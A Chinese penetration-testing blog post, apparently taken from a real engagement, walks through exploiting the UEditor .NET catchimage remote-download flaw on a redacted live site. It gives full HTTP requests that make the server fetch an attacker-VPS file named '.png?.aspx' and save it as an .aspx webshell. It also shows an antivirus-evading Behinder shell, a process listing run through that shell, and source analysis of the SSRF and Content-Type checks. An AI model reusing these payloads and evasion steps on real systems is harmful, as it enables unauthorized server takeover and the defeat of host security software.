


打点高频漏洞1加强版-----ueditor漏洞实战

0x01 实战环境

分享一个有意思的实战环境




站点如上 打完可以直接提交cnvd

首先按照网上的poc来打



然后框里填入你自己的vps地址



然后直接发包

Request

Pretty Raw \n Actions

```

1 POST /ueditor/net/controller.ashx?action=catchimage HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
  Gecko/20100101 Firefox/94.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----3385426483303191394515855575
  80
8 Content-Length: 209
9 Connection: close
10 Cookie: ASP.NET_SessionId=pao03qphdoimxx0vwhtplutp
11 Upgrade-Insecure-Requests: 1
12
13 -----338542648330319139451585557580
14 Content-Disposition: form-data; name="source[]"
15
16 [redacted] /333.png?.aspx
17 -----338542648330319139451585557580--
18

```

Response

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Fri, 19 Nov 2021 06:21:29 GMT
8 Connection: close
9 Content-Length: 107
10
11 {"state": "SUCCESS", "list": [{"state": "INVALID_URL", "source": "[redacted]
  [redacted] /333.png?.aspx", "url": null}]}

```

诶呀 我曰 很明显看到这里有一个

```

{"state": "SUCCESS", "list": [{"state": "INVALID_URL", "source": "[redacted]
  [redacted] /333.png?.aspx", "url": null}]}

```

意思说我url不合法呗，因为我有源码，我直接就去源码里全局搜索这句话，看看他要干啥

The screenshot shows a search for "INVALID_URL" in the file "CrawlerHandler.cs". The search results pane on the left shows one result in the file. The code editor on the right shows the following code snippet:

```

public Crawler(string sourceUrl, HttpServerUtility
{
    this.SourceUrl = sourceUrl;
    this.Server = server;
}

public Crawler Fetch()
{
    if (!IsExternalIPAddress(this.SourceUrl))
    {
        State = "INVALID_URL";
        return this;
    }
}

```

A red arrow points to the line `State = "INVALID_URL";` inside the `Fetch` method, which is also highlighted by a red box in the original image.

可以看到这里有个

```
if (!IsExternalIPAddress(this.SourceUrl))
```

这个函数，跟一下，看看咋回事

```
109 private bool IsExternalIPAddress(string url)
110 {
111     var uri = new Uri(url);
112     switch (uri.HostNameType)
113     {
114         case UriHostNameType.Dns:
115             var ipHostEntry = Dns.GetHostEntry(uri.DnsSafeHost);
116             foreach (IPAddress ipAddress in ipHostEntry.AddressList)
117             {
118                 byte[] ipBytes = ipAddress.GetAddressBytes();
119                 if (ipAddress.AddressFamily == System.Net.Sockets.AddressFamily.InterNetwork)
120                 {
121                     if (!IsPrivateIP(ipAddress))
122                     {
123                         return true;
124                     }
125                 }
126             }
127             break;
128         case UriHostNameType.IPv4:
129             return !IsPrivateIP(IPAddress.Parse(uri.DnsSafeHost));
130     }
131     return false;
132 }
133 }
134
```

这函数也看不明白啊，直接实验一下

还原到默认code

```
1 using System;
2 using System.Collections.Generic;
3 using System.IO;
4 using System.Linq;
5 using System.Net;
6 using System.Web;
7
8 public class Test
9 {
10     public static void Main()
11     {
12         string url = "http://192.168.0.1";
13         var uri = new Uri(url);
14         Console.WriteLine(uri.HostNameType);
15     }
16 }
```

run (ctrl+x) 输入 Copy 分享当前代码 意见反馈

文本方式显示 html方式显示

IPv4

还原到默认code

```
1 using System;
2 using System.Collections.Generic;
3 using System.IO;
4 using System.Linq;
5 using System.Net;
6 using System.Web;
7
8 public class Test
9 {
10     public static void Main()
11     {
12         string url = "http://www.baidu.com";
13         var uri = new Uri(url);
14         Console.WriteLine(uri.HostNameType);
15     }
16 }
```

run (ctrl+x)

输入

Copy

分享当前代码



意见反馈

文本方式显示 html方式显示

Dns

明白了，其实就是判断是ip样式的还是dns样式的，然后继续往下看

```
{
    if (!IsPrivateIP(ipAddress))
    {
        return true;
    }
}
```

有一个这样的函数，跟下去

```
private bool IsPrivateIP(IPAddress myIPAddress)
{
    if (IPAddress.IsLoopback(myIPAddress)) return true;
    if (myIPAddress.AddressFamily == System.Net.Sockets.AddressFamily.InterNet
    {
        byte[] ipBytes = myIPAddress.GetAddressBytes();
        // 10.0.0.0/24 ←
        if (ipBytes[0] == 10)
        {
            return true;
        }
        // 172.16.0.0/16 ←
        else if (ipBytes[0] == 172 && ipBytes[1] == 16)
        {
            return true;
        }
        // 192.168.0.0/16 ←
        else if (ipBytes[0] == 192 && ipBytes[1] == 168)
        {
            return true;
        }
        // 169.254.0.0/16 ←
        else if (ipBytes[0] == 169 && ipBytes[1] == 254)
        {
            return true;
        }
    }
    return false;
}
```

就是看看你这玩意是不是本地ip，因为这个漏洞是一个远程文件下载漏洞，他还真是远程，如果文件在本地启的一个http服务，还真不能行，行吧，那我把ip搞成公网vps的ip。

这样就行了

Request

```
1 POST /ueditor/net/controller.ashx?action=catchimage HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
  Gecko/20100101 Firefox/94.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----338542648330319139451585557575
  80
8 Content-Length: 210
9 Connection: close
0 Cookie: ASP.NET_SessionId=pao03qphdoimxx0vwhtplutp
1 Upgrade-Insecure-Requests: 1
2
3 -----338542648330319139451585557580
4 Content-Disposition: form-data; name="source[]"
5
6 [redacted].png?.aspx
7 -----338542648330319139451585557580--
8
```


Response

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Fri, 19 Nov 2021 05:53:35 GMT
8 Connection: close
9 Content-Length: 154
10
11 [{"state": "SUCCESS", "list": [{"state": "SUCCESS", "source": "[redacted]
  [redacted]/333.png?.aspx", "url": "upload/image/20211119/63772926
  81595858718611394.aspx"}]}]
```

也不报错了，非常的牛皮

```
1 [{"state": "SUCCESS", "list": [{"state": "SUCCESS", "source": "[redacted]
  [redacted]/333.png?.aspx", "url": "upload/image/20211119/63772926
  81595858718611394.aspx"}]}]
```

打开网页看一下



"/"应用程序中的服务器错误。

无法找到资源。


说明: HTTP 404。您正在查找的资源(或者它的一个依赖项)可能已被移除,或其名称已更改,或暂时不可用。请检查以下 URL 并确保其拼写正确。

请求的 URL: [redacted]559924528608611.aspx

版本信息: Microsoft .NET Framework 版本:4.0.30319; ASP.NET 版本:4.7.3282.0

卧槽 这什么意思 我马明明上去了呀

再传一次




马有了，蚁剑尝试连接一下

```
ng":null,"endEmitted":false,"ended":false,"flowing":true,"highWaterMark":16384,"length":0,"needReadable":true,"objectMode":false,"pipes":null,"pipesCount":0,"readableListening":false,"reading":true,"readingMore":false,"resumeScheduled":false,"sync":false},{"_server":null,"_sockname":null,"_writableState":{"bufferProcessing":false,"bufferedRequest":null,"bufferedRequestCount":0,"corked":0,"corkedRequestsFree":{"entry":null,"next":{"entry":null,"next":null}},"decodeStrings":false,"defaultEncoding":"utf8","destroyed":false,"emitClose":false,"ended":true,"ending":true,"errorEmitted":false,"finalCalled":true,"finished":false,"highWaterMark":16384,"lastBufferedRequest":null,"length":0,"needDrain":false,"objectMode":false,"pendingcb":1,"prefinished":false,"sync":false,"writecb":null,"writelen":0,"writing":false},{"allowHalfOpen":false,"connecting":false,"parser":null,"readable":true,"server":null,"writable":false},"statusCode":404,"statusMessage":"Not Found","trailers":{},"upgrade":false,"url":"","serverError":false,"status":404,"statusCode":404,"statusCode":404,"statusType":4,"type":"text/html","unauthorized":false,"unprocessableEntity":false},"status":404}
```

什么意思? 又报错了

再去网页上看一下



"/"应用程序中的服务器错误。

无法找到资源。

说明: HTTP 404。您正在寻找的资源(或者它的一个依赖项)可能已被移除,或其名称已更改,或暂时不可用。请检查以下 URL 并确保其拼写正确。


请求的 URL: [redacted].aspx

版本信息: Microsoft .NET Framework 版本:4.0.30319; ASP.NET 版本:4.7.3282.0

卧槽 马又没了 真牛逼

我凭借我微弱的渗透的经验判定，这指定是有人在杀我，而且这个aspx的马不同于java的内存马，一次加载可以一直使用，他是脚本文件没了就连不上了，条件竞争也没啥用，因此需要使用一个免杀马。

拿出我修改过的冰蝎免杀马做一张图片马出来



然后挂到vps上，继续重复上述远程下载的步骤，然后尝试连接



"/"应用程序中的服务器错误。

填充无效，无法被移除。

说明: 执行当前 Web 请求期间，出现未经处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出处的详细信息。

异常详细信息: System.Security.Cryptography.CryptographicException: 填充无效，无法被移除。

源错误:

```
行 12: ?/?0甯'柄xaw馗RP%扔葵馗蒙轴t7]闊荣M幟.g純$I麵o9x?h?關?暮圳?m谿W6~h孺手隨?A隱齏F燻4W馗燻白淫Os蘭/b~I鬪鷓輦埤R?Q?(vFm?<x馗?註 囉j濼Ey藻??I
```


源文件: ...7.aspx 行: 14

堆栈跟踪:

```
[CryptographicException: 填充无效，无法被移除。]
System.Security.Cryptography.RijndaelManagedTransform.DecryptData(Byte[] inputBuffer, Int32 inputOffset, Int32 inputCount, Byte[]& output
System.Security.Cryptography.RijndaelManagedTransform.TransformFinalBlock(Byte[] inputBuffer, Int32 inputOffset, Int32 inputCount) +267
ASP.ueditor_net_upload_image_20211119_6377292653748993061904747_aspx.__Render__control1(HtmlTextWriter __w, Control parameterContainer) :
System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +117
System.Web.UI.Page.Render(HtmlTextWriter writer) +39
System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +79
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +8753
```


版本信息: Microsoft .NET Framework 版本:4.0.30319; ASP.NET 版本:4.7.3282.0

ok前台疯狂报错，但是木有关系，我们使用冰蝎尝试连接一下




不好意思截错图了

再来一次



这不就有了吗

我倒要看看是什么进程在杀我



sqlwriter.exe	1984	0	7,652 K
sqlbrowser.exe	1996	0	11,572 K
WMSvc.exe	2020	0	49,964 K
MsMpEng.exe	1288	0	308,200 K
svchost.exe	2500	0	6,804 K
fdlauncher.exe	3860	0	4,664 K
fdhost.exe	3936	0	6,296 K
conhost.exe	3944	0	8,800 K
NisSrv.exe	4104	0	12,724 K
svchost.exe	4500	0	6,972 K
msdtc.exe	4620	0	9,440 K
AliSecGuard.exe	4392	0	11,288 K
csrss.exe	2796	2	15,924 K
winlogon.exe	4880	2	8,016 K
dwm.exe	4852	2	50,176 K
rdpclip.exe	2168	2	11,704 K
RuntimeBroker.exe	4292	2	17,464 K
svchost.exe	1780	2	19,888 K
sihost.exe	5012	2	20,952 K
taskhostw.exe	5124	2	16,776 K
ChsIME.exe	5448	2	7,784 K
explorer.exe	5528	2	106,748 K
ShellExperienceHost.exe	5780	2	58,048 K
SearchUI.exe	5932	2	44,464 K
ApplicationFrameHost.exe	5152	2	17,756 K
aliyun_assist_service.exe	3512	0	21,776 K
AliYunDunUpdate.exe	5112	0	8,512 K
AliYunDun.exe	4628	0	48,372 K
w3wp.exe	1000	0	314,428 K
w3wp.exe	4152	0	234,396 K
MpCmdRun.exe	7096	0	10,664 K
w3wp.exe	2980	0	37,096 K
cmd.exe	4564	0	2,780 K
conhost.exe	1700	0	5,608 K
tasklist.exe	1324	0	7,744 K
WmiPrvSE.exe	6732	0	8,480 K

嘿嘿，原来是阿里云盾，小辣鸡，跟我玩

o了，游戏结束。

这里再插入一个小tips

前面我提到，因为判定这个ueditor判定文件后缀名是根据content-type来判定的

但是！

经过我的实验，发现了一些问题

这里假设我直接传aspx文件，会是这个样子


Request

```
1 POST /ueditor/net/controller.ashx?action=catchimage HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
  Gecko/20100101 Firefox/94.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----3385426483303191394515855575
  80
8 Content-Length: 205
9 Connection: close
10 Cookie: ASP.NET_SessionId=pao03qphdoimxx0vwhptlup
11 Upgrade-Insecure-Requests: 1
12
13 -----338542648330319139451585557580
14 Content-Disposition: form-data; name="source[]"
15
16 [REDACTED]3.aspx
17 -----338542648330319139451585557580--
18
```

Response

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Fri, 19 Nov 2021 05:55:06 GMT
8 Connection: close
9 Content-Length: 111
10
11 [{"state": "SUCCESS", "list": [{"state": "Url is not an
  image", "source": "[REDACTED].aspx", "url": null}]}]
```


关注下这句话，放到代码里全局搜索




```
59
60
61 if (!IsExternalIPAddress(this.SourceUrl))
62 {
63     State = "INVALID_URL";
64     return this;
65 }
66
67 var request = HttpWebRequest.Create(this.SourceUrl) as HttpWebRequest
68 using (var response = request.GetResponse() as HttpWebResponse)
69 {
70     if (response.StatusCode != HttpStatusCode.OK)
71     {
72         State = "Url returns " + response.StatusCode + ", " + re
73         return this;
74     }
75     if (response.ContentType.IndexOf("image") == -1)
76     {
77         State = "Url is not an image";
78         return this;
79     }
80     ServerUrl = PathFormatter.Format(Path.GetFileName(this.Source
81     var savePath = Server.MapPath(ServerUrl);
82     if (!Directory.Exists(Path.GetDirectoryName(savePath)))
```

妈的批，明明写的就是Contentype

这里我尝试做一个txt，然后把文件名改成了jpg，像这样



Users\cc\Desktop\1.jpg - Notepad++



这里面是不含有jpg文件头的，然后我尝试放到payload里面去

```
Request
Pretty Raw \n Actions
1 POST /ueditor/net/controller.ashx?action=catchimage HTTP/1.1
2 Host: ...
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0)
  Gecko/20100101 Firefox/94.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  ,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----3385426483303191394515855575
  80
8 Content-Length: 202
9 Connection: close
0 Cookie: ASP.NET_SessionId=pao03qphdoimxx0vwhtplutp
1 Upgrade-Insecure-Requests: 1
2
3 -----338542648330319139451585557580
4 Content-Disposition: form-data; name="source[]"
5
6 f... 1.jpg
7 -----338542648330319139451585557580---
8

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/plain; charset=utf-8
4 Server: Microsoft-IIS/10.0
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Fri, 19 Nov 2021 06:05:47 GMT
8 Connection: close
9 Content-Length: 145
10
11 {"state": "SUCCESS", "list": [{"state": "SUCCESS", "source": "...
  .../1.jpg", "url": "...54745870
  577555430.jpg"}]}
```

这也成了，真牛逼，说明本质上还是在判断文件名

然后我们的payload 是1.jpg.aspx

为什么能达到getshell的效果呢

细心的同学可以发现我们输入了这串payload之后可以直接把文件保存为aspx

为什么输入了1.jpg.aspx前端依旧还会识别为图片文件呢

这里看源码

```
public Crawler Fetch()
{
    if (!IsExternalIPAddress(this.SourceUrl))
    {
        State = "INVALID_URL";
        return this;
    }
    var request = HttpWebRequest.Create(this.SourceUrl) as HttpWebRequest;
    using (var response = request.GetResponse() as HttpWebResponse)
    {
        if (response.StatusCode != HttpStatusCode.OK)
        {
            State = "Url returns " + response.StatusCode + ", " + response.StatusDescription;
            return this;
        }
        if (response.ContentType.IndexOf("image") == -1)
        {
            State = "Url is not an image";
            return this;
        }
    }
}
```

这里的SourceUrl就是我们输入的vps地址，也就是我们的shell地址

这里是建立请求，也就是request


这里是获取response变量

